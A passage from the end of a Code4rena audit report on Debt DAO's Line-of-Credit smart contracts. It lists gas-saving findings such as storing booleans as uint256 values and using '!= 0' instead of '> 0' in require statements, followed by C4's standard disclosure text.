[G-18]	Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement	3	18

Total: 4 instances over 2 issues with **17118 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-17] Using `bool` s for storage incurs overhead

```
// Booleans are more expensive than uint256 or any type that
// word because each write operation emits an extra SLOAD to
// slot's contents, replace the bits taken up by the boolean
// back. This is the compiler's defense against contract upg
// pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27 Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (100 gas) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true` , after having been `true` in the past

There is 1 instance of this issue:

```
File: contracts/utils/MutualConsent.sol

/// @audit (valid but excluded finding)
15:       mapping(bytes32 => bool) public mutualConsents;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/MutualConsent.sol#L15

[G-18] Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement

This change saves 6 gas per instance. The optimization works until solidity version 0.8.13 where there is a regression in gas costs.

There are 3 instances of this issue:

```
File: contracts/utils/EscrowLib.sol

/// @audit (valid but excluded finding)
91:           require(amount > 0);

/// @audit (valid but excluded finding)
161:          require(amount > 0);

/// @audit (valid but excluded finding)
198:          require(amount > 0);
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L91

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top